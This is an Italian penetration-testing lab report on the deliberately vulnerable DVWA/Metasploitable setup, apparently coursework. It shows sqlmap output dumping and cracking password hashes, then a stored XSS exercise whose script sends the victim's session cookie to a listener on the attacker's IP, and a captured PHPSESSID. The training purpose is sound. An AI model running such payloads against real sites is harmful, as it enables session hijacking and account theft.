[05:22:35] [INFO] using default dictionary
do you want to use common password suffixes? (slow!) [y/N] n
[05:22:40] [INFO] starting dictionary-based cracking (md5_generic_passwd)
[05:22:40] [INFO] starting 2 processes
[05:22:41] [INFO] cracked password 'abc123' for hash 'e99a18c428cb38d5f260853678922e03'
[05:22:42] [INFO] cracked password 'charley' for hash '8d3533d75ae2c3966d7e0d4fcc69216b'
[05:22:45] [INFO] cracked password 'password' for hash '5f4dcc3b5aa765d61d8327deb882cf99'
[05:22:46] [INFO] cracked password 'letmein' for hash '0d107d09f5bbe40cade3de5c71e9e9b7'
Database: dvwa
Table: users
[5 entries]
+---+
| password |
+---+
| 5f4dcc3b5aa765d61d8327deb882cf99 (password) |
| e99a18c428cb38d5f260853678922e03 (abc123) |
| 8d3533d75ae2c3966d7e0d4fcc69216b (charley) |
| 0d107d09f5bbe40cade3de5c71e9e9b7 (letmein) |
| 5f4dcc3b5aa765d61d8327deb882cf99 (password) |
+---+
[05:22:49] [INFO] table 'dvwa.users' dumped to CSV file '/home/diidro/.local/share/sqlmap/output/192.168.22.120/dump/dvwa/users.csv'
[05:22:49] [INFO] fetched data logged to text files under '/home/diidro/.local/share/sqlmap/output/192.168.22.120'
[*] ending @ 05:22:49 /2024-07-15/
```

# XSS

## TRACCIA:

Utilizzando le tecniche viste nelle lezione teoriche, sfruttare la vulnerabilità XSS persistente presente sulla Web Application DVWA al fine simulare il furto di una sessione di un utente legito del sito, inoltrando i cookie «rubati» ad Web server sotto il vostro controllo.

Spiegare il significato dello script utilizzato

Requisiti laboratorio:

- Livello difficoltà DVWA : LOW
- IP Kali Linux : 192.168.200.100/24
- IP Metasploitable : 192.168.200.150/24
- I cookie dovranno essere ricevuti su un Web Server in ascolto sulla porta.

## PREPARAZIONE:

Procediamo con la configurazione delle macchine utilizzate per dimostrare la vulnerabilità.

La macchina attaccante è rappresentata dalla virtual machine Kali Linux, con IP statico 192.168.200.100/24, mentre la macchina target è rappresentata dalla virtual machine Metasploitable con IP statico 192.168.200.150/24.


The image shows two terminal windows side-by-side. The top window is titled 'peppe@peppe: ~' and displays the command 'ip a'. It shows two interfaces: 'lo' (loopback) and 'eth0' (ethernet). The 'lo' interface has an IP of 127.0.0.1/8. The 'eth0' interface has an IP of 192.168.200.100/24 and a broadcast address of 192.168.200.255. The bottom window is titled 'Metasploitable 1 [In esecuzione] - Oracle VM VirtualBox' and also displays the 'ip a' command. It shows the same 'lo' and 'eth0' interfaces, with the 'eth0' interface having an IP of 192.168.200.150/24 and a broadcast address of 192.168.200.255.

```
File Actions Edit View Help
(peppe@peppe)-[~]
$ ip a
1: lo: <LOOPBACK,UP,LOWER_UP> mtu 65536 qdisc noqueue state UNKNOWN group default qlen
link/loopback brd 00:00:00:00:00:00 brd 00:00:00:00:00:00
inet 127.0.0.1/8 scope host lo
    valid_lft forever preferred_lft forever
    inet6 ::1/128 scope host noprefixroute
        valid_lft forever preferred_lft forever
2: eth0: <BROADCAST,MULTICAST,UP,LOWER_UP> mtu 1500 qdisc fq_codel state UP group defau
link/ether 08:00:27:cd:d9:cf brd ff:ff:ff:ff:ff:ff
inet 192.168.200.100/24 brd 192.168.200.255 scope global eth0
    valid_lft forever preferred_lft forever
    inet6 fe80::a00:27ff:fedc:d9cf/64 scope link proto kernel_ll
        valid_lft forever preferred_lft forever

(peppe@peppe)-[~]
$ 

Metasploitable 1 [In esecuzione] - Oracle VM VirtualBox
File Macchina Visualizza Inserimento Dispositivi Aiuto
msfadmin@metasploitable:~$ ip a
1: lo: <LOOPBACK,UP,LOWER_UP> mtu 16436 qdisc noqueue
link/loopback brd 00:00:00:00:00:00 brd 00:00:00:00:00:00
inet 127.0.0.1/8 scope host lo
inet6 ::1/128 scope host
    valid_lft forever preferred_lft forever
2: eth0: <BROADCAST,MULTICAST,UP,LOWER_UP> mtu 1500 qdisc pfifo_fast qlen 1000
link/ether 08:00:27:fe:79:cf brd ff:ff:ff:ff:ff:ff
inet 192.168.200.150/24 brd 192.168.200.255 scope global eth0
inet6 fe80::a00:27ff:fefc:79cf/64 scope link
    valid_lft forever preferred_lft forever
msfadmin@metasploitable:~$ _
```

# PREPARAZIONE SU DVWA




Warning: Never expose this VM to an untrusted network!

Contact: msfdev[at]metasploit.com

Login with msfadmin/msfadmin to get started

- [TWiki](#)
- [phpMyAdmin](#)
- [Mutillidae](#)
- [DVWA](#)
- [WebDAV](#)



Username

Password

Damn Vulnerable Web Application (DVWA) is a RandomStorm OpenSource project

Hint: default username is 'admin' with password 'password'

Procediamo con l'attacco digitando l'IP target nella barra di ricerca del browser attaccante così da visionare la gui della Metasploitable.

Per effettuare un'exploit XSS dobbiamo accedere al portale DVWA, le credenziali per accederci sono molto semplici, username: admin | password: password, già questo tassello dimostra una situazione molto vulnerabile.

# PREPARAZIONE SU DVWA

Una volta dentro il portale procediamo con la modifica dei canoni di sicurezza, spostandoci nella divisione “DVWA Security” possiamo impostarla su “low”.

The screenshot shows the DVWA security configuration interface. On the left, there's a sidebar with various exploit categories like Brute Force, Command Execution, CSRF, etc. The 'XSS stored' category is highlighted in green. The main area displays the 'Script Security' section, which states the security level is currently 'low'. It includes a dropdown menu set to 'low' and a 'Submit' button. Below this is the 'PHPIDS' section, which describes PHPIDS as a security layer for PHP-based web applications. A note says PHPIDS is currently disabled and provides a link to enable it. At the bottom, there are links for 'Simulate attack' and 'View IDS log'.

Spostandosi nella sezione “XSS stored” possiamo procedere con l’attacco.

The screenshot shows the DVWA XSS stored attack interface. The sidebar has the 'XSS stored' category highlighted in green. The main content area is titled 'Vulnerability: Stored Cross Site Scripting (XSS)'. It contains two input fields: 'Name \*' and 'Message \*'. Below these fields is a 'Sign Guestbook' button. A message box at the bottom shows the input 'Name: test' and 'Message: This is a test comment.' To the right, there's a 'More info' section with three links: <http://ha.ckers.org/xss.html>, [http://en.wikipedia.org/wiki/Cross-site\\_scripting](http://en.wikipedia.org/wiki/Cross-site_scripting), and [http://www.cseisecurity.com/vee\\_for.html](http://www.cseisecurity.com/vee_for.html).


# SVOLGIMENTO EXPLOIT

Per eseguire l'exploit dovremmo digitare uno script che ci porterà all'obbiettivo all'interno della sezione "messaggio", facendo una semplice ispezione possiamo notare che il campo può ospitare massimo 50 caratteri, modifichiamolo impostandone 100 ad ogni comando.

```
"main_menu">@</div>
"main_body">
lass="body_padded">
ulnerability: Stored Cross Site Scripting (XSS)</h1>
class="vulnerable_code_area">
rm method="post" name="guestform" onsubmit="return validate_form(this)">
table width="550" border="0" cellpadding="2" cellspacing="1">
Message *

```

Possiamo effettuare dei semplici comandi per valutare la vulnerabilità.



# VALUTAZIONE VULNERABILITÀ

Possiamo effettuare dei semplici comandi per valutare la vulnerabilità.

## Vulnerability: Stored Cross Site Scripting (XSS)

Name \* Datashield

Message \* Hi all!

Sign Guestbook

## Vulnerability: Stored Cross Site Scripting (XSS)

Name \* Data

Message \* <h1>Prova</h1>

Sign Guestbook

Name: Datashield

Message: Hi all!

Name: Data

Message:

**Prova**

# Vulnerability: Stored Cross Site Scripting (XSS)

Name \*

Prova2

Message \*

<script>alert('u got hacked')</script>

Sign Guestbook

Name: test

Message: This is a test comment.


🌐 192.168.200.150

u got hacked

OK

# RICHIESTA COOKIE

Vista la situazione, possiamo affermare che il target è molto vulnerabile, perciò procediamo con l'attacco. Impostiamo la macchina attaccante in ascolto utilizzando un web server python sulla porta indicata.




A terminal window titled "Terminal" showing a Python HTTP server running on port 9999. The command entered is \$ python -m http.server 9999. The output shows "Serving HTTP on 0.0.0.0 port 9999 (http://0.0.0.0:9999/) ...". A pink arrow points upwards from the terminal window towards the guestbook form on the right side of the slide.

```
(diidro㉿kali)-[~]$ python -m http.server 9999
Serving HTTP on 0.0.0.0 port 9999 (http://0.0.0.0:9999/) ...
```

Utilizzeremo questo script per arrivare all'obbiettivo, script che vede come oggetto il documento contenente i **cookie**.

La scrittura dello script vede come reindirizzamento informazioni "window.location" così da riportare tutti i dati ottenuti all'indirizzo IP Attaccante messo in ascolto sulla porta 9999.



A guestbook form titled "Vulnerability: Stored Cross Site Scripting (XSS)". The "Message" field contains the following XSS payload: <script>alert(window.location='http://192.168.200.100:9999?cookie=' + document.cookie)</script>. The "Sign Guestbook" button is visible below the message input field.

Vulnerability: Stored Cross Site Scripting (XSS)

Name \* Data


Message \*

<script>alert(window.location='http://192.168.200.100:9999?cookie=' + document.cookie)</script>

Sign Guestbook

# OTTENIMENTO COOKIE

Questo script ci da come risultato una riga di informazioni nel terminal della macchina attaccante in pochi istanti.




```
File Actions Edit View Help
(didro㉿kali)-[~]
$ python -m http.server 9999
Serving HTTP on 0.0.0.0 port 9999 (http://0.0.0.0:9999/) ...
192.168.200.100 - - [15/Jul/2024 06:26:28] "GET /?cookie=security=low;%20PHPSESSID=1ba8681e88b3401d4501241343d0d09f HTTP/1.1" 200 -
192.168.200.100 - - [15/Jul/2024 06:26:28] code 404, message File not found
192.168.200.100 - - [15/Jul/2024 06:26:28] "GET /favicon.ico HTTP/1.1" 404 -
```

The screenshot shows a terminal window on a Kali Linux system. The user has run a command to start a local HTTP server on port 9999. The server is listening for requests. When a client connects, the server logs the request, including the cookie information. A pink arrow points to the session ID '1ba8681e88b3401d4501241343d0d09f' in the log output.

Come possiamo vedere abbiamo ottenuto il codice di sessione dei cookie.

# SYSTEM EXPLOIT BOF



BUFFER  
OVERFLOW  
ATTACKS

## VIENE RICHIESTO DI:

- DESCRIVERE IL FUNZIONAMENTO DEL PROGRAMMA PRIMA DELL'ESECUZIONE.
- RIPRODURRE ED ESEGUIRE IL PROGRAMMA NEL LABORATORIO, LE VOSTRE IPOTESI SUL FUNZIONAMENTO ERANO CORrette?
